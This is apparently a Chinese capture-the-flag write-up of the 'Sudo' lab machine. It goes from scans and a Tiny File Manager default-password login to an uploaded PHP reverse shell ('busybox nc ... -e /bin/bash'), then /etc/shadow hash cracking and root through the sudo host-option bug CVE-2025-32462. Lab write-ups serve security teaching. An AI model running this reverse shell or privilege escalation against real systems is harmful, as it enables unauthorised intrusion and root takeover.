Sudo

靶机说明

QQ群:660930334

一、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 14:13 CST
Nmap scan report for 192.168.2.1
Host is up (0.00060s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00097s latency).
MAC Address: 08:00:27:3F:6C:00 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.53
Host is up (0.0047s latency).
MAC Address: 08:00:27:EF:1D:95 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.11 seconds

靶机IP:192.168.2.53

二、端口扫描

1、全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# nmap --min-rate 10000 -p- 192.168.2.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 14:13 CST
Nmap scan report for 192.168.2.53
Host is up (0.00012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:EF:1D:95 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds

开放端口:22,80

2、详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80 192.168.2.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 14:14 CST
Nmap scan report for 192.168.2.53
Host is up (0.00080s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Redirecting to File Manager
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:EF:1D:95 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.91 seconds

3、UDP端口扫描

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# nmap -sU --top-ports 100 192.168.2.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 14:14 CST
Nmap scan report for 192.168.2.53
Host is up (0.00078s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT STATE SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:EF:1D:95 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 106.97 seconds

三、WEB渗透


访问80端口,自动重定向到tinyfilemanager.php,是Tiny File Manager系统

1、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# gobuster dir -u http://192.168.2.53/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.53/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 883]
/LICENSE (Status: 200) [Size: 35147]
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================

没找到有用的信息

2、Tiny File Manager默认密码


查看Tiny File Manager的文档,发现默认的密码

尝试进行登录,成功进入

四、获取www-data权限

1、上传shell


发现可以上传文件,直接上传一个反弹shell的脚本

1
2
3
4
5
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# cat rev.php
<?php
exec("busybox nc 192.168.2.4 4444 -e /bin/bash");
?>

2、获得www-data权限

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.53] 35536
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/usr/bin/script -qc /bin/bash /dev/null
www-data@Sudo:/var/www/html$ ^Z
zsh: suspended nc -lvnp 4444

┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# stty raw -echo;fg
[1] + continued nc -lvnp 4444
reset
reset: unknown terminal type unknown
Terminal type?
Terminal type? ^C
www-data@Sudo:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

USER FLAG

1
2
www-data@Sudo:/home/eecho$ cat user.txt 
flag{user-e1930b4927e6b6d92d120c7c1bba3421}

五、权限提升

使用sudo -l发现需要密码

1
2
3
4
5
6
7
8
9
10
www-data@Sudo:/var/www/html$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for www-data:

1、查看具有suid权限的文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@Sudo:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/read_file
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1


找到一个文件/usr/bin/read_file

或是使用linpeas.sh脚本跑一编,也可以看到文件

查看使用方法,发现只可以读取/etc/下面的文件

1
2
3
4
5
6
7
8
9
10
www-data@Sudo:/tmp$ /usr/bin/read_file -h
Usage: /usr/bin/read_file -f <filepath>
Options:
-h Show this help message
-f <file> Specify the file to view (must be under /etc)

Security restrictions:
- File path must start with /etc/
- Symbolic links and path traversal are blocked
- Only regular files can be read
  • 读取/etc/shadow,找到root用户和eecho用户的密码哈希值
    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    23
    24
    25
    26
    www-data@Sudo:/tmp$ /usr/bin/read_file -f /etc/shadow root:$y$j9T$8u7tw.ivXZkGdXyV0Fs.d/$FfzoOYYu8sRq7K2smsiRh5UGsVU2mI8.Q3Vmk0VtzUA:20190:0:99999:7:::
    daemon:*:20166:0:99999:7:::
    bin:*:20166:0:99999:7:::
    sys:*:20166:0:99999:7:::
    sync:*:20166:0:99999:7:::
    games:*:20166:0:99999:7:::
    man:*:20166:0:99999:7:::
    lp:*:20166:0:99999:7:::
    mail:*:20166:0:99999:7:::
    news:*:20166:0:99999:7:::
    uucp:*:20166:0:99999:7:::
    proxy:*:20166:0:99999:7:::
    www-data:*:20166:0:99999:7:::
    backup:*:20166:0:99999:7:::
    list:*:20166:0:99999:7:::
    irc:*:20166:0:99999:7:::
    gnats:*:20166:0:99999:7:::
    nobody:*:20166:0:99999:7:::
    _apt:*:20166:0:99999:7:::
    systemd-timesync:*:20166:0:99999:7:::
    systemd-network:*:20166:0:99999:7:::
    systemd-resolve:*:20166:0:99999:7:::
    systemd-coredump:!!:20166::::::
    messagebus:*:20166:0:99999:7:::
    sshd:*:20166:0:99999:7:::
    eecho:$6$mL.9/fVsBqItNR..$GyJfKOjLcovjApxygZ79CjKcqJmJ37jC8y9KeLq81fLAnNCYVP1Nw9d8Dp9pZi/l3CWJ3PHL1l/Hld3sFmZoQ.:20278:0:99999:7:::

2、获取eecho用户的权限

对eecho用户的哈希值进行爆破,找到密码alexis15,root用户由于使用yecrypt加密,无法进行破解

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# john --format=crypt hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 6 for all loaded hashes
Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexis15 (eecho)
1g 0:00:00:33 DONE (2025-07-11 15:40) 0.02955g/s 1478p/s 1478c/s 1478C/s bobocel..Undertaker
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

连接eecho用户

1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kali)-[/miao/maze-sec/sudo]
└─# ssh eecho@192.168.2.53
eecho@192.168.2.53's password:
Linux Sudo 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 11 03:41:05 2025 from 192.168.2.4
eecho@Sudo:~$ id
uid=1000(eecho) gid=1000(eecho) groups=1000(eecho)

尝试读取/etc/sudoers文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
eecho@Sudo:~$ /usr/bin/read_file -f /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo ALL=(ALL:ALL) ALL
eecho Dashazi = NOPASSWD:ALL
# See sudoers(5) for more information on "@include" directives:
@includedir /etc/sudoers.d

发现eecho Dashazi = NOPASSWD:ALL,用户eecho在主机Dashazi上可以无密码运行所有命令

直接进行提权即可

1
2
3
4
 eecho@Sudo:~$ sudo -h Dashazi -i
sudo: unable to resolve host Dashazi: Temporary failure in name resolution
root@Sudo:~# id
uid=0(root) gid=0(root) groups=0(root)

ROOT FLAG

1
2
root@Sudo:~# cat root.txt 
flag{root}

【总结】

1、 CVE-2025-32462提权

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-32462
Sudo 的 host(-h--host)选项旨在与 list 选项(-l--list)结合使用,以列出用户在当前主机以外的其他主机上的 sudo 权限。然而,由于存在一个 bug,它并不局限于列出权限,还可以在通过 运行命令sudo或使用 编辑文件 时使用sudoedit。根据 sudoers 文件中的规则,这可能允许本地权限提升攻击。

  • 受影响的 Sudo 版本:
    Sudo 版本 1.8.8 至 1.9.17 均受到影响。

  • 细节:
    sudo 的-h( --host) 选项旨在列出用户在当前主机以外的其他主机上的 sudo 权限。它只能与 -l( --list) 选项配合使用。

该漏洞实际上使得 sudoers 规则的主机名部分变得无关紧要,因为用户可以自行设置评估规则时要使用的主机。用户仍然必须列在 sudoers 文件中,但他们不需要拥有当前主机的条目。

例如,给定 sudoers 规则:

1
alice cerebus = ALL

用户alice可以sudo -h cerebus id在任何主机上运行,而不仅仅是_cerebus_。例如:

1
2
3
4
5
6
7
8
9
alice@hades$ sudo -l
Sorry, user alice may not run sudo on hades.

alice@hades$ sudo -l -h cerebus
User alice may run the following commands on cerebus:
(root) ALL

alice@hades$ sudo -h cerebus id
uid=0(root) gid=0(root) groups=0(root)
  • 影响:
    包含主机字段并非“当前主机”或_“全部”规则的 Sudoers 文件会受到影响。这主要影响使用分发到多台计算机的通用 sudoers 文件的站点。使用基于 LDAP 的 sudoers(包括 SSSD)的站点也同样受到影响。

例如,如下 sudoers 规则:

1
bob ALL = ALL

不受影响,因为主机_ALL_已经匹配任何主机,但是像这样的规则:

1
alice cerebus = ALL

即使当前主机不是cerebus_ ,也可以允许用户alice运行任何命令。


Sudo
http://miao-sec.github.io/Maze-sec/Sudo/
作者
Miao
发布于
2025年7月13日
许可协议
BY-MIAO